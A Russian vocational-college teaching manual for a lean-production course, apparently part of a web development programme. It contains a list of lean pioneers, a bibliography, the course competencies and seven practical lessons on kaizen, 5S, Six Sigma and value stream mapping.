ПЕРСОНАЛИИ

Гастев Алексей Капитонович (1882-1939) – русский революционер, профсоюзный деятель, поэт и писатель, руководитель Центрального института труда в СССР. Разработал и запустил систему Научной Организации Труда (НОТ), в основе которой лежали идеи во многом схожие с идеями бережливого производства. Вел активную переписку с Г.Фордом с целью обмена идеями организации производства. Гастев А.К. акцентировал особое внимание на человеческом факторе, что он отразил в своей книге «Как надо работать». Указал на отсутствие культуры труда у большинства советских граждан и необходимость ей привития. Считал, что главную роль в работе предприятия играет человек. По его мнению, эффективность организации начинается с личной эффективности каждого человека на рабочем месте, в частности, с эффективного использования времени. Но тогда принципы и идеи бережливого производства значительно опережали время и не были восприняты деловым сообществом.

Деминг Эдвардс (1900-1993) – американский ученый, статистик и консультант по менеджменту – наибольшую известность приобрел благодаря доработанному им циклу Шухарта, который теперь известен как цикл Шухарта-Деминга (PDCA или SDCA). Создал теорию менеджмента, основанную на предложенной им же теории глубинных знаний. Ему присуждена одна из самых престижных наград, учрежденных Американским обществом качества – медаль имени Шухарта в 1995 году.

Имаи Массиаки (род.1930) – основатель концепции непрерывного совершенствования. Благодаря его труду «Кайдзен – ключ к успеху Японии в области достижения конкурентоспособности» подход Kaizen получил более широкое распространение в 80-х годах 20 века. Автор труда «Гэмба Кайдзен: путь к снижению затрат и повышению качества». Провел множество лекций по Кайдзен, бережливому производству и другим смежным системам управления, а также занимался консалтинговой деятельностью по вопросам развития бизнес-систем.

Крафчик Джон (род. 1961) – американский консультант, исслдователь принипов и инрсрументов бережливого производства, автор труда «Триумф бережливого проиводства», в котром в 1988 ввел термин «lean-production», а в последствии «leanmenegment».

Оно Тайити (1912-1990) – японский инженер, изобретатель и предприниматель – основатель концепции бережливого производства в ее современном понимании. Основатель производственную систему для компании Toyota (Toyota Production System, TPS) в 1950-е годы. Автор идей системы управления запасами канбан.

Парето Вильфредо (1848-1923) – итальянский инженер, экономист и социолог – разработал теории, названные впоследствии его именем: статистическое Пареторасределение (правило 80/20) и Парето-оптимум, которые широко используются в экономической теории и иных научных дисциплинах.

Синго Сигео (1909-1990) – японский промышленный инженере, один из основателей производственной системы Toyota. Внес существенный вклад в развитие теории и практики бережливого производства, разработав метод быстрой

переналадки (SMED), предназначенный для устранения потерь. Автор метода защиты от непреднамеренных ошибок poka-yoke. Автор модели Синго.

Тойода Кииширо (1894-1952) – сын Сакиши Тойода, основатель фирмы Toyota Motor Corporation – стремился создать японскую систему производства, которая бы учитывала характерную для Японии ограниченность пространства и ресурсов. Ввёл на своих предприятиях понятие «точно вовремя», который означал, что любая деталь автомобиля должна была создаваться не раньше, чем в ней возникнет необходимость. Таким образом, благодаря ему, японский подход в отличие от американского, не подразумевал огромных складов с запасными деталями, что позволяло экономить время и ресурсы.

Тойода Соиширо (род.1925) – старший сын Кииширо Тойода – стал президентом, а затем председателем совета директоров Toyota Motor Corporation в 1982 году. Под его руководством Toyota стала международной корпорацией. Начал свою работу по усовершенствованию качества в компании с изучения работ американского ученого, статистика и эксперта по качеству Э. Деминга. Он сделал ставку на изменение двух сторон процесса управления качеством: во-первых, сделал его более систематизированным и, во-вторых, внедрил в каждом подразделении. В 1965 году под его управлением Toyota Motor Corporation была удостоена премии Деминга. Последний член скамьи основателей, возглавивший Toyota.

Тойода Сакиши (1867-1930) – японский предприниматель, изобретатель, промышленник – один из основателей компании Toyota, с которой началась история Leanсистемы. Считал, что производственному совершенствованию нет предела и независимо от состояния компании на рынке и её конкурентоспособности необходимо постоянное движение вперёд, улучшение всех производственных процессов. Результатом такой философии стала проводимая на предприятиях Toyota стратегия Kaizen – «непрерывные усовершенствования». Автор идей интеллектуальной автоматизации и метода «5 Почему».

Тойода Эйджи (1913-2013) – старший сын Хейкиши Тойода, брата Сакиши – первый сотрудник Toyota, отправившийся на стажировку в Америку, после которой он приступил к активной реорганизации заводов Toyota – сделал их открытыми всему новому: появлению современного оборудования, внедрению методов организации производства.

Форд Генри (1863-1947) – американский промышленник, владелец заводов по производству автомобилей по всему миру, изобретатель, автор 161 патента США. Впервые применил идеи бережливого производства на своих автомобилестроительных заводах в 1920-е годы 20-го века в США. В основе его идей – совершенствовании техники производства.

Шухарт Уолтер (1891-1967) – всемирно известный американский ученый и консультант по теории управления качеством. Автор «цикла улучшения Шухарта» (сейчас известен как цикл Шухарта-Деминга). Благодаря его наработкам была реализована статистическая концепция «Шесть сигм».

ЛИТЕРАТУРА

Учебная литература:

1. Староверова К. О. Основы бережливого производства : учебное пособие для среднего профессионального образования / К. О. Староверова. — Москва : Издательство Юрайт, 2024. — 74 с. — (Профессиональное образование). — ISBN 978-5-534-16473-2. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/531211 (дата обращения: 12.01.2024).

Дополнительная литература

1 ГОСТ Р 56020-2014. Бережливое производство. Основные положения и словарь. – Введ. 2015-03-01. – М.: Стандартинформ, 2015. – 18 с.

2 ГОСТ Р 56404-2015. Бережливое производство. Требования к системам менеджмента. – Введ. 2015-06-02. – М.: Стандартинформ, 2015. – 20 с.

3 ГОСТ Р 56407-2015. Бережливое производство. Основные методы и инструменты. – Введ. 2015-06-02. – М.: Стандартинформ, 2016. – 16 с.

4 ГОСТ Р 56908-2016. Бережливое производство. Стандартизация работы. – Введ. 2016-10-01. – М.: Стандартинформ, 2017. – 15 с.

5 VDI 2870 Blatt 2/Part 2. Lean production systems. List of methods // Verein Deutscher Ingenieure e.V. – Düsseldorf, 2013. – 111 s.

6 Стандартизированная работа // Пер. с англ. - М.: ИКСИ, 2007. – 152 с.

7 How to Calculate Standard Work in Process (SWIP) Quantity / Miller J. – 2007. – February 8. – Режим доступа: https://blog.gembaacademy.com/2007/02/08/how_to_calculate_standard_work.

8 Такеда, Х. Синхронизированное производство / Пер. с англ. – М.: Институт комплексных стратегических исследований, 2008. – 288 с.

9 Персональный проект о бережливом производстве / Учебно-консалтинговый ресурс. – Режим доступа: http://wkazarin.ru.

10 Практика внедрения бережливого производства / Учебно-консалтинговый ресурс. – Режим доступа: http://leanbase.ru.

11 Официальный сайт консалтинговой компании «Лин Консалт». – Режим доступа: http://www.lean-consult.ru.

12 Гавриченков, А.В. Система организации рабочих мест 5S // World class manufacturing. – М., 2013. – 132 с.

13 ГОСТ Р ИСО 19011-2012. Руководящие указания по аудиту систем менеджмента. – Введ. 2013-02-01. – М.: Стандартинформ, 2018. – 42 с.

14 5S для рабочих: как улучшить свое рабочее место / Группа разработчиков издательства Productivity Press – на основе Хироюки Хирано // Пер. с англ. – М.: ИКСИ, 2007. – 160 с.

15 ГОСТ Р 56906-2016. Бережливое производство. Организация рабочего пространства (5S). – Введ. 2016-10-01. – М.: Стандартинформ, 2017. – 15 с.

16 ГОСТ Р 57524-2017. Бережливое производство. Поток создания ценности. – Введ. 2018-01-01. – М.: Стандартинформ, 2017. – 18 с.

17 Ротер, М., Шук, Дж. Учитесь видеть бизнес-процессы. Практика построения карт потоков создания ценности. // Пер. с англ. Г.Муравьева. - М.: Альпина Бизнес Букс, 2008. – 132 с.

18 ГОСТ Р 56907-2016. Бережливое производство. Визуализация. – Введ. 2016-10-01. – М.: Стандартинформ, 2017. – 11 с.

19 ГОСТ 12.4.026-2015. Система стандартов безопасности труда. Цвета сигнальные, знаки безопасности и разметка сигнальная. Назначение и правила применения. Общие технические требования и характеристики. Методы испытаний. – Введ. 2017-03-01. – М.: Стандартинформ, 2017. – 81 с.

20 Иллюстрированный глоссарий по бережливому производству. / Под ред. Ч. Марчвински и Дж. Шука. // Пер. с англ. – М.: Альпина Бизнес Букс: CBSD, Центр развития деловых навыков, 2005 – 123 с.

21 Синго, С. Изучение производственной системы Тойоты с точки зрения организации производства. // Пер. с англ. – М.: ИКСИ, 2010. – 312 с.

22 СТО 02069024.101-2015. Работы студенческие. Общие требования и правила оформления. – Введ. 2016-02-08. – Оренбург: ОГУ, 2015. – 89 с. – Режим доступа: http://www.osu.ru/doc/385.

23 Семѐнычев, Ф. Проект «оптимизация процесса переналадки на стержневом участке ЛЦ-3 ПСЛ с применением принципов SMED». – Режим доступа: http://www.up-pro.ru/library/production_management/lean/smed-kamaz.html.

24 Официальный сайт компании ООО «Нефтеспецмонтаж-Лик». – Режим доступа: http://nsmlik.ru/vidy-deyatelnosti/remont-zapornoy-armatury.

25 История внедрения бережливого производства в ОАО «РЖД»: подробное описание опыта / Интернет-журнал интегрированного подхода в управлении и продвижению технологий делового совершенствования. – Режим доступа: http://www.lean6sigma.org.ua/2012/04/lean_implementation_in_russian_railways.

26 Стандартизированная работа. – М.: Институт комплексных стратегических исследований, 2007. – 152 с.

27 Картирование потока создания ценности / Официальный сайт Центра систем менеджмента качества. – Режим доступа: http://center-smk.ru/category/leanmanufacturing.

28 Токарные станки / Адаптированный текст 3-го издания Энциклопедии безопасности и гигиены труда. – Режим доступа: http://base.safework.ru/iloenc.

29 Кузьмин А.М., Высоковская Е.А. Интеллектуальные инструменты инноваций. Система канбан / Официальный сайт ООО «Финансово-промышленная группа «КМБ». – Режим доступа: http://fg-kmb.ru/sistema-kanban.

30 Официальный сайт ОАО «ТВЗ». – Режим доступа: http://www.tvz.ru/safe_production/instrlin/info_detail.php.

31 Попов, А. Канбан, здравый смысл, MRP и метла / Блог о производственном менеджменте «Leaninfo.ru». – Режим доступа: http://www.leaninfo.ru/2011/04/25/kanban-zdravyj-smysl-mrp-i-metla.

ОСНОВЫ БЕРЕЖЛИВОГО ПРОИЗВОДСТВА

МЕТОДИЧЕСКИЕ УКАЗАНИЯ
по выполнению самостоятельной работы
для специальности 09.02.09 Веб-разработка

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

ОСНОВЫ БЕРЕЖЛИВОГО ПРОИЗВОДСТВА

МЕТОДИЧЕСКИЕ УКАЗАНИЯ

по выполнению заданий на практических занятиях

для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДЕНО
Директором АНО СПО
«Цифровой колледж «Синергия»
в составе образовательной
программы по специальности
09.02.09 Веб-разработка

Методические указания составлены в соответствии с рабочей программой по дисциплине СГ.06. Основы бережливого производства

Разработчик: АНО СПО «Цифровой колледж «Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

1. Пояснительная записка

Дисциплина СГ.06. Основы бережливого производства является общепрофессиональной дисциплиной профессионального учебного цикла ППССЗ и изучается в течение одного семестра.

В результате освоения дисциплины СГ.06. Основы бережливого производства обучающиеся должны

уметь:

$У_1$ - выделять деятельность, создающую ценность, определять ценности потребителя;

$У_2$ - проводить хронометраж работы;

$У_3$ - строить карту потока создания ценности;

$У_4$ - планировать мероприятия по достижению целей улучшений;

$У_5$ - выявлять потери в процессах, предлагать пути улучшения;

$У_6$ - определять возможности и риски методов бережливого производства;

$У_7$ - применять систему 5С на рабочем месте;

$У_9$ - применять методы и инструменты бережливого производства.

знать:

$З_1$ - основы принципы системы бережливого производства;

$З_2$ - основные методы организации производства на основе концепции БП;

$З_3$ - основные виды потерь, их источники и способы их устранения;

$З_4$ - роль государства в развитии бережливого производства;

$З_5$ - инструменты бережливого производства;

$З_6$ - правила построения потоков создания ценности и способы их оптимизации;

$З_7$ - механизм осуществления бережливого производства.

с целью овладения **общими компетенциями (ОК)**:

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам.

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности.

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях.

ОК 04. Эффективно взаимодействовать и работать в коллективе и команд

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста.

ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том

числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения.

ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях.

и профессиональными компетенциями (ПК):

ПК 1.1. Проектировать информационные ресурсы.

ПК 1.2. Разрабатывать интерфейсы пользователя.

ПК 1.3. Интегрировать программный код в соответствующую инфраструктуру.

ПК 1.4. Использовать систему контроля версий в процессе коллективной (параллельной) разработки.

ПК 1.5. Выполнять процедуру тестирования программного кода

ПК 2.1. Устанавливать прикладное программное обеспечение и модули информационных ресурсов, включая их настройку.

ПК 2.2. Проводить работы по резервному копированию и развертыванию резервной копии информационных ресурсов.

ПК 2.3. Настраивать права пользователей в соответствии с функциональными задачами (ролями) и на основании информации о поведенческих факторах.

ПК 2.4. Применять программные средства обеспечения безопасности информации веб-приложений.

ПК 2.5. Обрабатывать запросы заказчика в службе технической поддержки в соответствии с трудовым заданием.

ПК 3.1. Проектировать структуры разделов информационных ресурсов с целью создания эскиза и прототипа интерфейса пользователя.

ПК 3.2. Разрабатывать интерфейс пользователя для информационных ресурсов с использованием стандартов в области веб-разработки.

ПК 3.3. Создавать структуру кода веб-страницы информационного ресурса в соответствии с дизайн-макетом.

ПК 3.4. Создавать программный код на стороне клиента в соответствии с техническим заданием (спецификацией) с использованием языков программирования, библиотек и фреймворков.

Количество часов на практические занятия – **16** часов.

Требования к выполнению заданий

Практические задания выполняются обучающимися в обязательном порядке по указанию преподавателя.

Работы выполняются в рабочей тетради и сдаются для проверки преподавателю. Полученная оценка выставляется в журнал и учитывается при освоении дисциплины в целом.

Критерии оценивания выполненных заданий

Работа оценивается по 5 балльной шкале:

Оценка «**отлично»** ставится, если студент выполнил работу в полном объеме с соблюдением необходимой последовательности действий; в ответе правильно и аккуратно выполняет все записи, таблицы, рисунки, чертежи, графики, вычисления; правильно выполняет анализ ошибок.

Оценка **«хорошо»** ставится, если студент выполнил требования к оценке "5", но допущены 2-3 недочета.

Оценка **«удовлетворительно»** ставится, если студент выполнил работу не полностью, но объем выполненной части таков, что позволяет получить правильные результаты и выводы; в ходе проведения работы были допущены ошибки.

Оценка **«неудовлетворительно»** ставится, если студент выполнил работу не полностью или объем выполненной части работы не позволяет сделать правильных выводов

Практическое занятие № 1
Современные методы повышения эффективности организации производства

Цель: ознакомление с современными методы повышения эффективности организации производства, получение концептуальных знаний о дисциплине, представление о ситуациях, в которых может быть использовано Управление компанией на основе бережливого производства.

Время выполнения работы – 2 часа

ПОРЯДОК ВЫПОЛНЕНИЯ:

1. Ознакомиться основными терминами и ключевыми понятиями современной организации бережливого производства.
2. Определить положение предприятия во внешней среде.
3. Детализировать понятие бережливого производства как комплексный подход к оптимизации процессов предприятия.
4. Составить графическое изображение трех составляющих бережливого производства.
5. Ознакомиться с основными принципами бережливого производства. Проанализировать их на основе конкретных примеров.
6. Оформить таблицу ключевых понятий бережливого производства.
7. Подготовить в виде отчета по работе комплект материалов «Концепция бережливого производства», включающий в себя: представление предприятия как объекта для совершенствования; графическое изображение положения предприятия во внешней среде, графическое изображение трех составляющих бережливого производства, таблица ключевых понятий бережливого производства с примерами, выводы по выполненной работе, список использованных источников.

Краткие теоретические сведения, необходимые для выполнения работы

Бережливое производство является комплексным подходом, включающим оптимизацию процессов, обеспечение управленческой инфраструктуры и изменение образа мышления и поведения сотрудников. Основными принципами бережливого производства являются принцип «точно вовремя» (just-in-time) с исключением всех видов потерь и принцип автономизации (autonomation), или автоматического процесса преобразований с использованием интеллекта. Третий принцип известен как "дзидока", что означает «встраивание контроля качества» на всех уровнях компании.

Принципы бережливого производства

1. Определение ценности продукции (произведенной работы). Ценность определяется исключительно ее конечным потребителем (внешним или внутренним).

2. Разделение потока создание ценности продукта на три категории: а) действия, создающие ценность, за которую готов платить потребитель; б) действия, не создающие ценность, но за которые готовы платить акционеры/собственники предприятия; в) действия, не создающие ценности, за которые вынуждены расплачиваться и собственники, и сотрудники предприятия.

3. Организация движения потока создания ценности от производства изделий «партиями» и «очередями» к производству ценности каждого единичного продукта.

4. Применение технологии «вытягивания продукта» потребителем.

5. Непрерывное упрощение, совершенствование и обеспечение прозрачности работы всех участников процесса производства

Вопросы для обсуждения:

1. Бережливое производство как образ мышления.
2. Поведение крупных российских компаний на рынке.
3. Субъективное ощущение потребителя - ценность.
4. Потери - потребление ресурсов без создания ценности.
5. Реинжиниринг и совершенствование - что общего.

Контрольные вопросы:

1. В чем суть бережливого производства?
2. Перечислите основные принципы бережливого производства.
3. Как можно представить субъективное ощущение потребителя?
4. Какие бывают потери при реализации концепции бережливого производства?
5. Что такое время такта? Привести пример.
6. Раскройте понятия радикального и непрерывного улучшения.

Практическое занятие № 2
Бережливое производство как способ повышения эффективности деятельности

Цель: ознакомление с действиями по всей цепочке процесса изготовления продукта (изделий или услуг) при борьбе с потерями в условиях реализации концепции бережливого производства.

Время выполнения работы – 2 часа

ПОРЯДОК ВЫПОЛНЕНИЯ:

1. Ознакомиться основными требованиями по организации избавления от потерь на производстве и классификацией потерь.
2. Выбрать предприятие для анализа предполагаемых потерь, подготовить схему организации непрерывного потока от идеи до готового изделия.
3. Составить таблицу для анализа взаимосвязей понятий «потери», «непостоянство», «отсутствие гибкости».
4. Ознакомиться с ключевыми факторами успеха внедрения концепции бережливого производства.
5. Подготовить в виде отчета по работе комплект материалов «Бережливое производство - как способ повышения эффективности производства», включающий в себя: обобщенный анализ предполагаемых потерь предприятия, схема организации непрерывного потока от идеи до готового изделия, детализированная таблица взаимосвязей понятий «потери», «непостоянство», «отсутствие гибкости», рекомендации по внедрению изучаемой концепции, выводы по выполненной работе, список использованных источников.

Краткие теоретические сведения, необходимые для выполнения работы

В любой производственной системе, во всех процессах - от закупок материалов, производства продукта до продаж - существуют скрытые потери. И если все современные концепции организации производства говорят больше о «технократических» способах борьбы с потерями - например, более точном нормировании, отладке технологий, замене оборудования, т.е. отличаются своими акцентами, терминологией и степенью ориентации на те или иные аспекты менеджмента, то набирающая свою популярность концепция «бережливого производства» ставит во главу угла борьбу с потерями всех видов, при применении совершенно иной культуры организации и стиля менеджмента как среди высших, так и среди первичных уровней управления. Все действия, которые составляют поток создания ценности, почти всегда можно разделить на три категории: действия, создающие ценность, как, например, сборочные операции на этапе изготовления готового изделия; действия, не создающие ценность, но неизбежные в силу ряда причин, например технологических, такие, как подготовка

технического обоснования для заключения договора или проверка качества установки оборудования (пустышка первого рода); действия, не создающие ценность, которые необходимо стремиться исключить из процесса, например, сбор ненужных справок и документов, по которым не принимаются решения (пустышка второго рода).

ERP система в управлении ресурсами предприятия

Термин ERP на языке современного менеджмента содержит в себе следующий смысл: «Финансово-ориентированная информационная система для определения и планирования ресурсов всего предприятия, необходимых для того, чтобы принять, сделать, отгрузить и отразить в учете заказы клиентов». Системы ERP предназначены для управления финансовой и хозяйственной деятельностью предприятия. Это «верхний уровень» в иерархии систем управления предприятием, затрагивающий ключевые аспекты его производственной и коммерческой деятельности, такие, как производство, планирование, финансы и бухгалтерия, материально-техническое снабжение и управление кадрами, сбыт, управление запасами, ведение заказов на изготовление продукции и предоставление услуг. Такие системы создаются для предоставления руководству информации для принятия управленческих решений, а также для создания инфраструктуры электронного обмена данными предприятия с поставщиками и потребителями.

Главная задача ERP - систем - достичь конкурентоспособных качеств за счет оптимизации деловых процессов предприятия и понижения уровня издержек. Применение ERP - системы позволяет использовать одну интегрированную программу вместо нескольких разрозненных. Единая система может управлять обработкой, логистикой, дистрибуцией, запасами, доставкой, выставлением счетов-фактур и бухгалтерским учѐтом.

Вопросы для обсуждения:

1. Технократические способы борьбы с потерями.
2. Осознание возможностей избавления от скрытых потерь.
3. Классические примеры потерь.
4. Система ценностной ориентации сотрудников и их взаимоотношения как основной способ организации потока.

Контрольные вопросы:

1. Какая связь между бережливым производством, ценностями и затратами?
2. Перечислите виды потерь.
3. Сформулируйте принципы организации потока с учетом культуры управления.
4. Каким образом связаны понятия: потери, отсутствие гибкости и непостоянство?
5. В чем состоит суть системы повышения производительности предприятия «20 ключей»?

Практическое занятие № 3
Инструменты бережливого производства

Цель: знакомство с методами реализации концепции бережливого производства, формирование общего представления о содержании методов, условиях их применения

Время выполнения работы – 2 часа

ПОРЯДОК ВЫПОЛНЕНИЯ:

1. Изучить философию и сферы деятельности Кайдзен.
2. Подготовить таблицу «ключевая концепция подхода кайзен», определить тип принципа и дать краткую характеристику.
3. Ознакомиться с системой рационализации рабочего места. Изобразить графически движение 5S и методику внедрения.
4. Подготовить аннотацию методологии шесть сигм: цель, метод, принципы.
5. Изучить: метод структурного анализа: графически изобразить процесс принятия решения; подходы составления матрицы приоритезации.
6. Сформулировать и таблично представить основные идеи методов: Диаграмма Парето, Пять «почему?», «Кампания красных ярлыков».
7. Определите инструменты преобразований предприятий. Изложите условия применения.
8. Освоенный материал изложить в отчете «Инструменты бережливого производства» с подробным анализом возможностей каждого метода, используемых методологических технологий его применения, предприятий, применяющих технологию зарубежных и отечественных, выводов, списка использованных источников.

Краткие теоретические сведения, необходимые для выполнения работы

Кайдзен (непрерывное улучшение) В японском языке слово «кайдзен» (от «кай» — «изменение» и «зен» (цен) — «хорошо») означает непрерывное совершенствование.

Кайдзен трудно отнести к методам организации производства. Он скорее представляет собой японскую философию, исходящую из того, что все, окружающее нас, должно постоянно и непрерывно улучшаться. И в первую очередь - это производственная среда и производственные процессы, разработки, вспомогательные бизнес-процессы и управление. Впервые философия кайдзен была применена в ряде японских компаний (включая Toyota) в период восстановления после Второй мировой войны, и с тех пор распространилась по всему миру. Термин «кайдзен» стал широко известен благодаря одноимѐнной книге Масааки Имаи (1986, Kaizen: TheKeytoJapan'sCompetitiveSuccess).

Кайдзен может охватывать следующие сферы деятельности:

- обеспечение необходимого качества (в соответствии с постоянно обновляемыми стандартами);

- снижение затрат;
- выполнение производственных заданий минимальными усилиями;
- соблюдение дисциплины выпуска по количеству, ритмичности и качеству;
- безопасность на рабочем месте; разработка новой продукции, инновационных проектов с учетом существующего опыта, проблем и недостатков;
- выявление резервов повышения производительности;
- управление поставщиками/контрагентами.

Пять «S» «Пять «S» представляет собой систему рационализации рабочего места. Была разработана в послевоенной Японии в компании Toyota. Данная концепция опирается на философию малозатратного, бережливого производства. Название метода, а правильнее было бы назвать его движением 5S, происходит от пяти японских слов, которые начинаются с буквы S:

1. Сэири «сортировка» (упорядочи, отделив нужное от ненужного) — чѐткое разделение вещей на нужные и ненужные и избавление от последних: незавершенное производство (ненужные детали); неиспользуемое оборудование, транспортная тара и т.д.; забракованные изделия; документы, инструкции, чертежи.

2. Сэитон «соблюдение порядка» (аккуратно расположи, что осталось) — организация хранения необходимых вещей, которая позволяет быстро и просто их найти и использовать. Расположение предметов должно отвечать требованиям безопасности, качества, эффективности работы.

3. Сэисо «содержание в чистоте» (уборка) — соблюдение рабочего места в чистоте и опрятности.

4. Сэикэцу «стандартизация» (поддержание порядка, дисциплина) — необходимое условие для выполнения первых трѐх правил. Подразумевает формальное, письменное закрепления правил содержания рабочего места, технологии работы и других процедур.

5. Сицукэ «совершенствование» (формирование привычки) — воспитание привычки точного выполнения установленных правил, процедур и технологических операций Шесть сигм Шесть сигм (sixsigma) — это методология, служащая для измерения и повышения производительности компании посредством определения и выявления дефектов в процессах производства или предоставления услуг. Название происходит от статистической категории «среднеквадратическое отклонение», обозначаемой греческой буквой σ.

Методика «шести сигм» разработана в корпорации Motorola (США) в 1986 г. «Шесть сигм» — таков уровень эффективности процесса, при котором на каждый миллион возможностей или операций приходится всего 3,4 дефекта. Дефектом считается все, что лежит вне требований клиента. Часто под «Шестью сигмами» понимают просто меру качества, применяемую для уменьшения количества дефектов в процессе производства или доставки продуктов и услуг

Вопросы для обсуждения:

1. Зарубежные предприятия и методы бережливого производства.

2. Инструменты бережливого производства, возможности, ограничения в использовании.

3. Методическое сопровождение идеологии любого из методов.

4. Инструменты преобразований - что известно?

Контрольные вопросы:

1. Какой спектр задач решает философия «кайдзен»?

2. Определите основную методологическую сложность внедрения систему рационализации рабочего места «пять S».

3. Каким образом реализуется методика «шести сигм»?

4. В чем состоит значимость использования метода «Дерево решений»?

5. Определите место методу «Матрица приоретизации» в общей структуре задач принятия решений.

6. «Пять почему?» и «Диаграмма Парето» - один и тот же метод?

Практическое занятие № 4
Методы диагностики скрытых потерь

Цель: Ознакомление с методами диагностики скрытых потерь - построение карты потока создания ценности.

Время выполнения работы – 2 часа

ПОРЯДОК ВЫПОЛНЕНИЯ:

1. Ознакомится с основными понятиями потока в контексте бережливого производства.

2. Определить причины, по которым необходимо построить карту потока создания ценности.

3. Проанализировать рекомендации по составлению карт.

4. Составить карту потока простейшего предприятия опираясь на аналог.

5. Подготовить отчет по работе «Построение фрагмента карты потока создания ценности», включающий в себя разделы: описание функций составных частей карты потока, графическое представление, выводы, список использованных источников.

Краткие теоретические сведения, необходимые для выполнения работы

Понятие «поток создания ценности» - это все действия (как добавляющие, так и не добавляющие ценность), нужные, чтобы провести весь продукт через следующие потоки операций:

1) производственный поток - от сырья до готовой продукции (или от входных ресурсов к готовому продукту/услуге);

2) поток проекта - от концепции до выпуска первого изделия.

Производственный поток начинается от запросов потребителя и идет назад, к сырью, - именно этот поток мы обычно рассматриваем, когда говорим о

бережливом производстве. Такой взгляд на поток создания ценности означает, что мы смотрим на картину в целом, а не только на отдельные процессы и занимаемся совершенствованием целого, а не оптимизацией отдельных частей.

Построение карты потока создания ценности - это инструмент, который с помощью карандаша и бумаги помогает увидеть и понять материальные и информационные потоки в производственном процессе. Построение карты текущего состояния начинается с анализа производственной ситуации.

На примере завода «III» построена карта потока ценностей «от двери до двери». На карту нанесены названия обобщенных процессов, например, «сборка» или «сварка», не указывая каждый шаг процесса. Уровень детализации зависит от того, какой горизонт производства вы собираетесь охватить.

Вопросы для обсуждения:

1. Скрытые потери и их диагностика.
2. Иллюстрация потока на карте ценностей.
3. Информационные и материальные потоки.
4. Карта потока создания ценности как инструмент.

Контрольные вопросы:

1. В чем состоит суть совершенствования целого?
2. Перечислите основные причины построения карты потока создания ценности.
3. Какие Вам известны способы визуализация потока создания ценности?
4. Каков порядок построения карты?
5. Какой из пунктов рекомендаций по построению карт Вам кажется наиболее ценным?

Практическое занятие № 5
Диагностика потерь на основе анкеты

Цель: изучить принципы диагностики потерь на основании анкеты

Время выполнения работы – 2 часа

ПОРЯДОК ВЫПОЛНЕНИЯ:

В ходе практического занятия студент должен: на основе изученной экономической литературы закрепить знания о диагностике потерь на основе анкеты.

Вопросы для обсуждения:
1. Виды потерь;
2. Инструменты диагностики потерь;
3. Основные принципы составления анкеты.

Контрольные вопросы:
1. Какие виды потерь вы знаете?
2. Какие основные принципы диагностики потерь?
3. Что включает в себя анкета?

Практическое занятие № 6
Оценка эффективности от устранения потерь

Цель: изучить принципы оценки эффективности от устранения потерь.

Время выполнения работы – 2 часа

ПОРЯДОК ВЫПОЛНЕНИЯ:

В ходе практического занятия студент должен: на основе изученной экономической литературы закрепить навыки оценки эффективности от устранения потерь.

Вопросы для обсуждения:

1. Расчет эффективности мероприятий по бережливому производству;
2. Показатели экономической эффективности мероприятий по улучшению условий труда;
3. Прирост производительности труда;
4. Годовой экономический эффект;
5. Прирост объема производства;

Контрольные вопросы:

1. Какие основные мероприятия по бережливому производству вы знаете?
2. Как рассчитать годовой экономический эффект?
3. Какие показатели прироста производительности труда?

Практическое занятие № 7
Формирование «команды процесса»

Цель: освоение технологии организации взаимодействия в цепочке процесса.

Время выполнения работы – 2 часа

ПОРЯДОК ВЫПОЛНЕНИЯ:

1. Изучить условия и необходимость создания команды процесса.
2. Сформулировать функции «продуктовых команд»: схема действия, трудности и препятствия.
3. Ознакомиться с основами разработки электронных курсов на основе учебнометодического комплекса дисциплины.
4. Оценить возможность организации производства в условиях «узкого» или «широкого» профессионального профиля сотрудников.
5. Освоенный материал изложить в отчете «Технологии организации взаимодействия в цепочке процесса» с подробным анализом каждой освоенной функцией технологии формирования команды.

На занятиях выдается: Документация и справочные материалы; предоставляется возможность использования ресурсов Internet.

Краткие теоретические сведения, необходимые для выполнения работы

Поскольку бережливое предприятие нацелено на создание канала, в котором течет поток создания ценности, очевидно, что традиционные функциональные службы не могут играть ту же роль, что играли в прошлом.

Отдел проектирования не должен заниматься «проектированием» в смысле выполнения традиционных чертежных задач.

Отдел закупок не должен «закупать» в смысле заключения множества не связанных между собой контрактов и жесткого контроля над выполнением поставок.

В производственных цехах никто, кроме руководителя процессной команды, не должен указывать рабочим, чем им заниматься в рабочее время.

Служба качества не должна устраивать «аудиторские» набеги или «тушить пожары», ликвидируя внезапно возникшие проблемы с качеством.

Всем эти должны заниматься сформированные на принципах бережливого производства продуктовые команды, так как решать текущие вопросы - их непосредственная обязанность. Каждый участник продуктовой команды рассматривает сотрудника, следующего в цепочке процесса за ним, как своего «внутреннего заказчика», поэтому в таких командах велика роль тесного взаимодействия работников, работающих на единую задачу: выпуск продукции без потерь с надлежащим уровнем качества. Достаточно бегло взглянуть на схему бережливого производства, как станет понятно, что бережливое предприятие предполагает налаживание канала для течения потока создания ценности, весьма

большая доля сотрудников - участников этого потока будет непосредственно создавать ценность. Многие действия, прямо не участвующие в создании ценности, будут упразднены. Придется распрощаться и с теми сотрудниками, которые отвечали за выполнение этих действий. Многих это сбивает с толку. Ведь стандартная схема карьерного роста предполагает, что специалист, приобретая новые знания и развивая свои компетенции, постепенно поднимается по управленческой лестнице, существующей внутри своего функционального подразделения, параллельно увеличивая свой доход.

